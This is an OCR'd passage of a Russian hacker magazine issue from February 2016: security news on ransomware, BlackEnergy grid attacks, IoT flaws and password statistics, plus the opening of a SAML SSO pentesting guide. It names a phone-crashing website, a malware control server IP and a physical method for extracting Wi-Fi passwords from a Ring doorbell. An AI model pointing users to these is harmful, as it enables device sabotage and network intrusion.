

№205

ФЕВРАЛЬ 2016

ВЗЛОМ SINGLE SIGN-ON

ПЕНТЕСТИМ ВЕБ-АППЛИКУХИ НА БАЗЕ SAML SSO

Cover Story

Создаем свой Cydia-репозиторий

Прокачиваем Nmap скриптами на NSE

Делаем логгер звонков на Android

февраль 2016
№ 205

CONTENT

MEGANEWS



Мария «Mifrill» Нефедова
nefedova.maria@gameland.ru

ПРОТИВ ЛОМА НЕТ ПРИЕМА

Январь оказался более богат на «фейлы» разработчиков рансомвари и криптовирусов, чем весь предыдущий год. В начале января обновился шифровальщик Linux.Encoder, атакующий пользователей Linux (преимущественно системных администраторов, хостеров и подобных). Новая версия успела поразить более 600 серверов, однако ав-

торы малвари снова потерпели неудачу: эксперты сумели вскрыть шифрование Linux.Encoder, хотя в новой версии хакеры постарались учесть прошлые ошибки.

«*Видимо, они совершенно забыли о том, что нужно выбрать алгоритм хеширования, так что данные, обработанные хеш-функцией, остаются без изменений. В результате полный AES-ключ теперь записывается в зашифрованный файл, и восстановить данные — это сущий пустяк*», — пишет специалист компании Bitdefender Богдан Ботезату. Компания традиционно представила бесплатный инструмент для расшифровки данных, пострадавших от Linux.Encoder.

Через неделю специалисты Trend Micro обнаружили другой яркий пример фейла: авторы вымогателя RANSOM_CRYPTEAR.B взяли за основу чужой код. Основу кода RANSOM_CRYPTEAR.B составляет код Hidden Tear — вымогательской малвари, созданной исключительно в образовательных и научных целях. По словам Ютку Сена, автора Hidden Tear, это — ловушка для ленивых хакеров, которые вместо написания собственного вымогателя решат позаимствовать код чужого.

Как оказалось, авторы вымогателя не просто взяли код-ловушку, но и умудрились его испортить: шифровальщик после кодирования файлов не отправлял ключ шифрования на командный сервер, а попросту терял его. Узнав о проблеме, Ютку Сен исследовал образец малвари и заверил, что встроенный им в исходники бэкдор актуален, после чего подробно описал процесс воссоздания ключа в своем блоге.

Однако Hidden Tear не единственная малварь, которую Сен опубликовал на GitHub. В тех же «образовательных целях» он обнародовал исходные коды еще одного шифровальщика, EDA2, на базе которого тоже была создана настоящая малварь Magic.

В этот раз исследователю повезло меньше. В админке EDA2 тоже был предусмотрен бэкдор, позволяющий получить доступ к базе данных хакеров. Вот только Сен не подумал о бесплатных хостингах, которыми часто пользуются хакеры: если администрация такого хостинга получает жалобы на аккаунт, вся информация нарушителя (а вместе с ней и ключи) просто удаляется.

Неизвестные разработчики Magic связались с Ютку Сеном и предложили ему удалить свои репозитории с GitHub, взамен на что злоумышленники в течение 15 дней бесплатно предоставят всем пострадавшим пользователям ключи для дешифровки файлов. Пока никто не может сказать точно, сдержат ли неизвестные свое обещание и чем закончится эта история.

Примерно в это же время развернулась другая история: издание Bleeping Computer сообщило об обнаружении уязвимости в шифровальщике TeslaCrypt (популярное семейство троянов, повсеместно используемое хакерами), ко-

торая позволила найти способ расшифровки пострадавших файлов. Автор TeslaCrypt решил схитрить: использовать один и тот же ключ шифрования для всех файлов жертвы, но зашифровать этот ключ при помощи более стойкого алгоритма.

Первыми эту «матрешку» обнаружили специалисты «Лаборатории Касперского», затем до нее добрался пользователь форума Bleeping Computer, который написал пару скриптов на Python и опубликовал их на GitHub. Вскоре из нее родилось приложение для Windows — TeslaDecoder, помогающее расшифровать пострадавшие от TeslaCrypt файлы. Практически сразу же вышел релиз TeslaCrypt 3.0, где эта уязвимость была устранена, однако для старых версий она по-прежнему актуальна.

В конце января системы трех индийских банков и фармацевтической компании поразил вымогатель LeChiffre. Как выяснили специалисты Malwarebytes, LeChiffre написан очень непрофессионально, а заражение вообще производилось вручную: неизвестный злоумышленник был вынужден внедриться в сети пострадавших компаний, повысить свои привилегии и получить доступ к другим машинам сети через незащищенные порты Remote Desktop.

В результате заражения банки понесли убытки в десятки миллионов долларов, однако и здесь хакеры потерпели поражение: к проблеме подключился эксперт компании Emsisoft Фабиан Восар, который сумел создать инструмент для дешифровки пострадавших данных. Восар также отслеживает появление новых версий дешифровщика, общаясь с жертвами в специальной теме на форумах Bleeping Computer.



ТЕМНАЯ ЭНЕРГИЯ

Ведущие компании по информационной безопасности (ESET, iSight, Trend Micro и другие) в начале месяца представили первые отчеты об исследованиях атак на украинские энергосети.

В конце декабря 2015 года немалая часть Западной Украины (а именно Ивано-Франковская область, включая столицу) осталась без электричества. Служба безопасности Украины немедленно инициировала расследование произошедшего, не преминув обвинить в случившемся российских хакеров: ведь в ходе атак была использована малварь, известная как BlackEnergy. Авторство приписывают российской хакерской группе Sandworm, которая ранее проводила атаки на SCADA-системы в США и Европе.

В ходе расследования специалисты ESET обнаружили специальную версию плагина KillDisk (Win32/KillDisk), который злоумышленники начали использовать с 2015 года (в 2014 году BlackEnergy использовал в работе Windows-модуль dstr, который предназначался для уничтожения и перезаписи данных зараженной машины). Обычная версия KillDisk предназначена для уничтожения и перезаписи более 4000 типов файлов с целью необратимо повредить

операционную систему. Однако эта версия была специально настроена под АСУТП украинских электростанций: она обладала программируемым временем запуска, умела подчищать за собой журналы событий Windows, повреждала только 35 типов файлов (документы, изображения, файлы баз данных и конфигурации) и ряд специализированных технических процессов.

Помимо вредоноса BlackEnergy, специалисты ESET выявили на одной из пострадавших машин SSH-бэкдор (Win32/SSHBearDoor.A trojan), позволяющий злоумышленникам получить доступ к зараженной системе. Однако эксперты весьма осторожны в своих выводах: они считают, что BlackEnergy, равно как и найденный SSH бэкдор, уже сами по себе могли предоставить доступ к зараженным сетям многим злоумышленникам. Ни одна компания не спешит обвинять в случившемся Sandworm.

BlackEnergy также нашли в сети аэропорта Борисполь, на одной из рабочих станций сети. Спикер администрации президента Украины по вопросам АТО Андрей Лысенко заявил, что хакерская атака была предотвращена, зараженную машину немедленно изолировали от сети, а все данные о случившемся были переданы экспертам CERT UA. Лысенко отметил, что за инцидентом явно стоят российские хакеры.

В конце января специалисты компании ESET сообщили о новой таргетированной атаке на украинские энергосети: хакеры рассылали энергетическим предприятиям Украины фишинговые письма от лица компании «Укрэнерго» с вредоносным документом Excel во вложении. На этот раз, в отличие от предыдущих атак, злоумышленники использовали не троян BlackEnergy, а модифицированную версию бэкдора Gcat.

Gcat — малварь с открытым исходным кодом, написанная на языке Python. Модифицированная версия была сильно урезана и позволяла только исполнять команды оболочки зараженной системы. По мнению вирусного аналитика ESET Роберта Липовски, использование вредоносного ПО с открытым исходным кодом нехарактерно для кибератак, ведущихся при поддержке государства. Эксперт подчеркнул, что «новые данные не проливают свет на источник атак на энергосектор Украины, лишь предостерегают от поспешных выводов».

29 января эксперты «Лаборатории Касперского» опубликовали собственное развернутое исследование о кибератаках на различные критические секторы Украины. Группа хакеров, которая стала использовать SCADA-модули BlackEnergy и атаковать промышленные и энергетические секторы по всему миру, привлекла внимание ЛК еще в 2014 году. Одной из основных целей этих хакеров всегда была Украина. Специалисты отмечают, что эта группа обладает «уникальной квалификацией, намного выше среднего уровня типичных организаторов DDoS-атак».

В 2014 году хакеры эксплуатировали веб-уязвимости. В 2015 году начали использовать документы Excel с макросами, а на днях привлекли и Microsoft

Word: новый вредоносный документ был загружен на сервис мультисканера из Украины 20 января 2016 года. Основной файл малвари — FONTCACHE.DAT — содержал минималистичную модификацию BlackEnergy v2, которая соединяется с сервером управления 5.149.254.114 по 80-му порту, жестко прописанному в коде. Этот же сервер ранее фигурировал в отчетах компании ESET, которая анализировала атаки против Украины.

Судя по всему, авторы малвари продолжают совершенствовать свое детище. К примеру, они перестали использовать неподписанный драйвер для стирания дисков на низком уровне и заменили его средствами стирания более высокого уровня, которые работают с расширениями файлов; этот метод прекрасно работает на 64-разрядных системах, и ему не нужны права администратора.

Эксперты отмечают, что основными целями BlackEnergy на сегодняшний день являются «разрушительные действия и промышленный шпионаж», а также компрометация систем промышленного управления.

Впрочем, действия хакеров в январе не ограничились одной лишь Украиной. Министр энергетики Израиля Юваль Штайниц заявил, что энергетические сети Израиля тоже подверглись серьезной хакерской атаке. По данным газеты The Jerusalem Post, начало атаки пришлось на понедельник, 25 января, и совпало с резким ухудшением погоды в Иерусалиме, так что для устранения проблемы пришлось на два дня остановить работу ряда израильских энергосетей.



«Плохие парни использовали инструменты, аналогичные Shodan, задолго до его появления. И они продолжат их использовать, потому что Shodan — не анонимный сервис. Мы предпринимаем множество мер, чтобы ограничить использование Shodan во вред и удостовериться, что информацию получают только хорошие парни. Имеется множество свидетельств тому, что Shodan помогает сделать интернет лучше».

Основатель поисковика Shodan **Джон Мазерли** об обвинениях в адрес сервиса



ВЗЛОМАЙ ВИДЕОДОМОФОН И ПОЛУЧИ ПАРОЛЬ ОТ WI-FI

Исследователи постоянно находят баги в IoT-устройствах, начиная от умных чайников и заканчивая автомобилями. Однако новый Wi-Fi-домофон Ring выводит небезопасность подобных девайсов на новый уровень. Специалисты Pen Test Partners даже не успели применить свои технические познания: уязвимость обнаружилась прямо на корпусе устройства.

Любой желающий может стать хакером: достаточно взять обычную отвертку, снять Ring со стены, открутить пластиковую панель и нажать на оранжевую кнопку на задней части корпуса домофона. Кнопка активирует беспроводной режим и открывает доступ к файлу конфига с SSID и паролем. Далее злоумышленник волен делать все, что вздумается: пропуск в Wi-Fi жертвы у него в кармане.

Блог Pen Test Partners гласит, что исправление для прошивки домофона уже появилось. Остается только верить, что все владельцы этих домофонов обновятся вовремя.

334

года тюрьмы получил хакер, воровавший кредитки

→ В Турции 26-летнему хакеру Онуру Копчаку вынесли необычайно суровый приговор. Арестованный в 2013 году злоумышленник был оператором фишингового сайта, маскировавшегося под страницу банка. Сайт был частью большой схемы. Копчак и одиннадцать его подельников похищали информацию о банковских картах жертв и данные об их аккаунтах. В 2013-м хакера обвинили в краже личности, подделке веб-сайтов, мошенничестве со средствами доступа (банковскими картами), а также мошенничестве с использованием электронных средств сообщения. Копчак был приговорен к 199 годам 7 месяцам и 10 дням тюрьмы по иску, который подали 43 пострадавших. Однако в процессе слушаний в суд обратились еще 11 жертв кардеров, так что к приговору в итоге добавили еще 135 лет тюремного заключения.

5200

биткойнов прошло через кошелек операторов Cryptolocker

→ Как создать стартап, приносящий миллионы долларов? Специалист компании F-Secure Микко Хиппонен в очередной раз доказал, что для этого достаточно стать оператором вымогательского ПО. Эксперт проанализировал финансы хакерской группы, стоящей за шифровальщиком Cryptolocker, что было не слишком трудно: операторы вредоноса используют в работе лишь пару кошельков Bitcoin. Оказалось, что через руки преступников прошло уже более 2,2 миллиона долларов, или 5200 биткойнов. «Неплохая сумма, к тому же свободная от налогов, — пишет Хиппонен. — Все это заставило меня задуматься. Существуют компании-„единороги“, стоящие более миллиарда, но не приносящие никакой прибыли. А теперь могут существовать еще и группы преступников, чья рыночная стоимость была бы даже выше. Все это очень странно».



НОВЫЕ ПРОЦЕССОРЫ БУДУТ ПОДДЕРЖИВАТЬ ТОЛЬКО WINDOWS 10

В Microsoft придумали еще один способ заставить пользователей установить Windows 10: Windows 7 и 8.1 не будут поддерживаться новыми процессорами. Это не означает, впрочем, что Microsoft вообще прекратит поддержку Windows 7 и 8.1.

Официальный блог компании сообщает, что ограничение вступит в силу с выходом архитектуры Kaby Lake компании Intel, чипа 8996 компании Qualcomm и Bristol Ridge компании AMD. Новейшее шестое поколение процессоров Intel — Skylake — тоже частично подпадает под эту «реформу»: хотя некоторые устройства на базе Skylake уже были выпущены с поддержкой Windows 7 и 8.1, они будут поддерживать старые ОС лишь до 17 июля 2017 года.

«ЛАБОРАТОРИЯ КАСПЕРСКОГО» ВЫПУСТИЛА БЕСПЛАТНЫЙ АНТИВИРУС

Антивирус Kaspersky Free объединил в себе все самое необходимое: файловый и веб-антивирусы, антифишинг, автоматические обновления и так далее. Бесплатный продукт распознает и автоматически блокирует подозрительные файлы, предотвращает загрузку вредоносных программ и предупреждает пользователя о потенциально опасных сайтах. Антивирусные базы обновляются автоматически в режиме реального времени.

«Мы несколько лет думали, исследовали, считали, прикидывали и горячо спорили, разрабатывать бесплатный антивирус или нет. И выяснили, что пересечение аудиторий минимально: пользователям платных продуктов нужны

функции, которые остались за бортом Free, они могут позволить себе заплатить немногим больше полутора тысяч рублей за премиум-продукт для полномасштабной защиты своих данных», — заявляют в компании. Под функциями платных продуктов, которых нет в Kaspersky Free, подразумевается родительский контроль, защита онлайн-платежей, защита мобильных устройств, техническая поддержка и так далее.

123456 — САМЫЙ ПОПУЛЯРНЫЙ ПАРОЛЬ В МИРЕ

→ Время идет, но некоторые вещи не меняются. К примеру, плохих паролей не становится меньше, пользователи по-прежнему очень любят сочетания password и 123456. Компания SplashData опубликовала уже пятый ежегодный отчет, в котором перечислила худшие пароли 2015 года, основываясь на информации, просочившейся в Сеть в результате различных утечек данных

	топ-10 пароролей	место по сравнению с 2014 г.
1	123456	
2	PASSWORD	
3	12345678	1↑
4	QWERTY	1↑
5	12345	2↓
6	123456789	
7	FOOTBALL	3↑
8	1234	1↓
9	1234567	2↑
10	BASEBALL	2↓

123456: Самый популярный пароль в мире, он неизменно возглавляет список с 2011 года.

1234567890 и QWERTYUIOP: Некоторые длинные пароли настолько просты, что лишняя пара символов здесь вообще не имеет смысла.

BASEBALL и FOOTBALL: Спорт по-прежнему популярен, в список худших паролей уже не первый год входят названия разных видов спорта.

SOLO и STARWARS: Единственные заметные новички списка 2015 года — пароли, созданные на волне выхода седьмого эпизода «Звездных войн».



РОСКОМНАДЗОР РАЗРЕШАЕТ

Несмотря на все попытки «Роскомсвободы» опротестовать судебное решение о блокировке Rutracker.org, суд не принял жалобы пользователей. Решение все-таки вступило в силу 22 января текущего года, а в понедельник, 25 января, началась вечная блокировка. Трекер уже заблокирован большинством крупных провайдеров РФ.

Администрация ресурса в очередной раз подчеркнула, что не намерена добиваться отмены блокировки или предпринимать какие-либо шаги для ее обхода. «*Это приведет к размытию аудитории*», — сообщили представители RuTracker. Не идет речи и о возобновлении переговоров с представителями Роскомнадзора или компаний-правообладателей: «*Требования правообладателей и так выходят за разумные рамки, от нас требуют самим отслеживать все ссылки на пользовательский контент, размещаемые на форуме. Это невозможно технически и вообще противоречит мировой практике*».

Руководство ресурса также напомнило, что пользователи сами определили судьбу трекера голосованием: большинство согласилось искать способы обхода блокировок и пожелало, чтобы ресурс не «прогибался» под правообладателей, удаляя раздачи и контролируя контент. Когда блокировка вступила в силу, правообладателей действительно лишили возможности удалять раздачи с трекера. «*Все CHA-аккаунты без исключений переведены в статус обычного пользователя. Удаление по обычной схеме через abuse-отдел пока на „профилактике“. В течение недели будет ясна дальнейшая политика трекера в отношении правообладателей*», — сообщил вице-президент ассоциации «Русский щит» Олег Яшин.

«Русская служба новостей» процитировала слова советника президента РФ по интернету Германа Клименко, высказавшегося по данному вопросу довольно резко: «*Если уж бороться за соблюдение авторских прав, нужно действовать каким-то другим способом. Каким, я не знаю, но сейчас это выглядит как не очень хорошая комедия*, — говорит Клименко. — *Если бы законодатели предварительно проконсультировались с индустрией, им бы объяснили, что блокировка домена для таких ресурсов абсолютно не имеет никакого значения. Регистрация домена в Америке стоит 7–8 долларов, если доменная зона .com. Мне кажется, цель не будет достигнута*».

Так как сменить домен пиратам действительно несложно, Клименко полагает, что с подобными интернет-ресурсами нужно договариваться и совместно искать более эффективные способы решения проблемы, а не судиться и блокировать. «*На текущий момент эффективность решения — ноль*», — заключил Клименко.

Еще более воодушевляющими для пользователей прозвучали слова пресс-секретаря Роскомнадзора Вадима Ампелонского в эфире телеканала «РБК». На вопрос ведущего о том, собирается ли ведомство как-то бороться с различными вариантами обходов блокировок, Ампелонский заявил: «*Способы обхода блокировок существуют. Пользоваться ими не противозаконно. В то же время мы относимся спокойно к тому, что пользователи используют VPN, прокси-серверы, анонимайзеры и так далее*».



САЙТ, КОТОРЫЙ ВЫЗЫВАЕТ КРАШ СМАРТФОНА

Переход по ссылке crashsafari.com (лучше НЕ переходить) гарантированно отправит в нокаут устройство, работающее на iOS. Вопреки названию сайта, подшутить таким образом можно не только над пользователями Safari: почти наверняка такая же реакция проявится и у аппарата с Android. Мобильные устройства впадают в кому благодаря всего четырем строкам кода.

На сайте работает простой скрипт, добавляющий тысячи символов в секунду в строку поиска браузера, что быстро приводит к перегрузке памяти, перегреву аппарата и принудительной перезагрузке. Сайт также влияет на обычные компьютеры и ноутбуки, особенно не слишком мощные, но в этом случае к перезагрузке устройства посещение сайта не ведет: стационарные компьютеры лучше справляются с проблемой перегрева.

15

заблокированы пожизненно на территории РФ

→ На конец января 2016 года пожизненная блокировка на территории России применяется уже к пятнадцати пиратским ресурсам. Роскомнадзор сообщает, что 27 января была завершена проверка 1215 операторов связи по всей стране, показавшая, что 94% операторов осуществляют постоянную блокировку нарушителей авторских прав в полном объеме. В список сайтов, получивших пожизненный бан, входят: rutracker.org, bobfilm.net, film.net, kinokubik.com, kinozal.tv, kinobolt.ru, rutor.org, seedoff.net, torrentor.net, tushkan.net, serial-online.net, wood-film.ru, kinovo.tv, bigcinema.tv.

654

уязвимости обнаружено в продуктах Apple в 2015 году

→ Как ни странно, по итогам 2015 года рекорд по количеству багов поставили совсем не компания Adobe и ее дырявый Flash Player. По данным CVE Details, первое место по числу найденных уязвимостей заняла компания Apple, в продуктах которой за год было выявлено 654 проблемы. Уязвимости почти поровну разделились между операционными системами компании: 384 бага в OS X и 375 багов в iOS. На втором месте топа находится компания Microsoft с 571 уязвимостью, отстающая от своего главного конкурента на 83 бага. Также в десятку попали: Cisco — 488 багов, Oracle — 479 багов, Adobe — 460 багов, Google — 323 бага, IBM — 312 багов, Mozilla — 188 багов, Canonical — 153 бага и Novell — 143 бага.



ДЕТСКИЙ ПРОЕКТ ПРЕВРАТИЛ САЙТ MIT В ПИРАТСКИЙ РЕСУРС

Один из доменов Массачусетского технологического института внезапно превратился в эталонный пиратский сайт: за последний месяц правообладатели направили на него более 40 000 жалоб за нелегальный контент. Виной всему, как ни странно, проект для детей, посвященный языку программирования Scratch.

По адресу scratch.mit.edu располагается креативная игровая площадка: используя простой веб-интерфейс, можно создавать небольшие программы, игры, мультфильмы и тому подобные вещи. За последний год ресурс набрал немалую популярность — пользователи разместили на сайте более 12 милли-

онов проектов. Но юные программисты очень часто используют в своих работах популярные треки самых разных исполнителей, при этом даже не понимая, что нарушают закон.

Scratch не имеет никакой «специальной лицензии» на всю музыку мира, и тот факт, что проект образовательный, вряд ли поможет в суде, если до этого дойдет. Впрочем, в MIT понимали, что в будущем могут столкнуться с подобными проблемами: правообладатели имеют право изъять свой контент с сайта, хотя авторы Scratch очень просят их подумать перед этим дважды.



«Шифрование — это основа нашего будущего. Бесполезно спорить о том, что „шифрование — это плохо и нужно его как-то убрать“. Вместо этого стоит спросить себя, как нам лучше приспособиться к работе с этой основой. Да, мы, как никогда, обеспокоены вопросами приватности. Но чтобы все было сделано правильно, пора осознать, что невозможно выбрать одно из двух: только безопасность или только приватность».

Адмирал Майкл Роджерс, директор Агентства национальной безопасности США

ФИШИНГ ОБХОДИТСЯ ПРЕДПРИЯТИЯМ ОЧЕНЬ ДОРОГО

→ Аналитики компаний Cloudmark и Vanson Bourne изучили данные, полученные от 300 различных компаний, 200 из которых работают в США и еще 100 в Великобритании. Исследователи попытались выяснить, в какие суммы обходятся предприятиям узконаправленные фишинговые кампании и какие цели преследуют хакеры, атакуя крупные фирмы



В среднем компании тратят более полутора миллионов долларов на каждый инцидент в области кибербезопасности.

84% компаний-реципиентов признали, что хотя бы один раз они не сумели отразить кибератаку и пострадали от таргетированного фишинга.


90% направленных фишинговых атак на предприятия осуществляется посредством email. 48% посредством смартфонов. 40% через аккаунты сотрудников в социальных сетях.

44% атак приходится на IT-специалистов компаний. 43% атак направлены на сотрудников финансовых отделов. 27% атак бьют напрямую по руководителям предприятий.

32% компаний понесли финансовые потери из-за действий хакеров.

25% предприятий утверждают, что хакеры охотились за их интеллектуальной собственностью и атаки привели к краже ценных данных.

56% компаний, пострадавших от фишинга, после атак организуют для персонала тренинги по информационной безопасности.



В ДЕЛЕ THE FAPPENING ПОЯВИЛСЯ ВТОРОЙ ПОДОЗРЕВАЕМЫЙ

Осенью 2014 года произошел крупный скандал, известный как The Fappening или Celebgate: в сеть попали интимные снимки звезд первой величины, таких как Дженнифер Лоуренс, Ким Кардашьян или Кирстен Данст. Хакера, укравшего личные фото знаменитостей, вроде бы удалось поймать. Но в сеть попали новые судебные документы, согласно которым есть и второй подозреваемый — житель Чикаго Эд Мажерчик.

Мажерчик (если это был действительно он) использовал для взлома чужих iCloud-аккаунтов обычную социальную инженерию, выдавая себя за сотрудника технической поддержки Apple. Для атак на знаменитостей также использовались фейковые домены, якобы принадлежащие Apple, и фальшивые уведомления об опасности. Однако в Сети высказываются предположения, что оба подозреваемых — просто козлы отпущения.

НЕБЕЗОПАСНАЯ АУТЕНТИФИКАЦИЯ

ИЩЕМ БАГИ В ПРИЛОЖЕНИЯХ С SINGLE SIGN-ON НА БАЗЕ SAML

Михаил Егоров,
ИБ-исследователь
0ang3el@gmail.com

Перед тобой практическое руководство по аудиту безопасности веб-приложений с поддержкой SAML SSO. Single Sign-On — это технология, которая позволяет логиниться в веб-приложение через сторонний сайт (провайдер). А SAML — это популярный XML-протокол для реализации SSO. Мы подробно расскажем, что такое SAML SSO, как он работает. Опишем, каким образом настроить свое приложение на работу с SAML IdP. И наконец, расскажем самое важное — какие инструменты нужно использовать для пентестов, на наличие каких уязвимостей нужно проверять приложение. XXE, атаки через преобразования, XPath-инъекции, ошибки при проверке подписи, атаки XSW, атаки на зашифрованные assertions и многое другое. Велком!

ЧТО ТАКОЕ SAML SSO И ЗАЧЕМ ОН НУЖЕН?

Single Sign-On (SSO) — это технология, которая позволяет залогиниться в веб-приложении через сторонний сайт-провайдер. К плюсам использования SSO можно отнести следующее:

- Приложение может не хранить аутентификационную информацию — все хранится на стороне провайдера. Если приложение взломают, атакующий не получит аутентификационную информацию (в зависимости от приложения — это могут быть пароли, хеши паролей, зашифрованные пароли).
- У пользователя одна и та же учетная запись для доступа к нескольким приложениям, если они используют один и тот же SSO-провайдер. Теоретически это должно заставить пользователя выбрать более стойкий единый пароль.
- Если пользователь был аутентифицирован при доступе к одному из приложений, то при доступе к другому приложению повторный ввод имени пользователя и пароля не потребуется.

К минусам можно отнести следующее:

- Атакующему нужно узнать только один пароль, чтобы получить доступ сразу к нескольким приложениям от имени пользователя.
- Необходимо доверять SSO-провайдеру, который представляет собой «черный ящик». Как правило, владелец приложения ничего не знает о безопасности SSO-провайдера: каким образом хранится аутентификацион-

ная информация, кто имеет к ней доступ, какие действия предпринимает SSO-провайдер для обеспечения безопасности.
- SSO-провайдер — это точка отказа. Если по каким-то причинам он недоступен, это приведет к неработоспособности приложения.
- Код на стороне приложения, отвечающий за SSO, — это дополнительный источник уязвимостей.

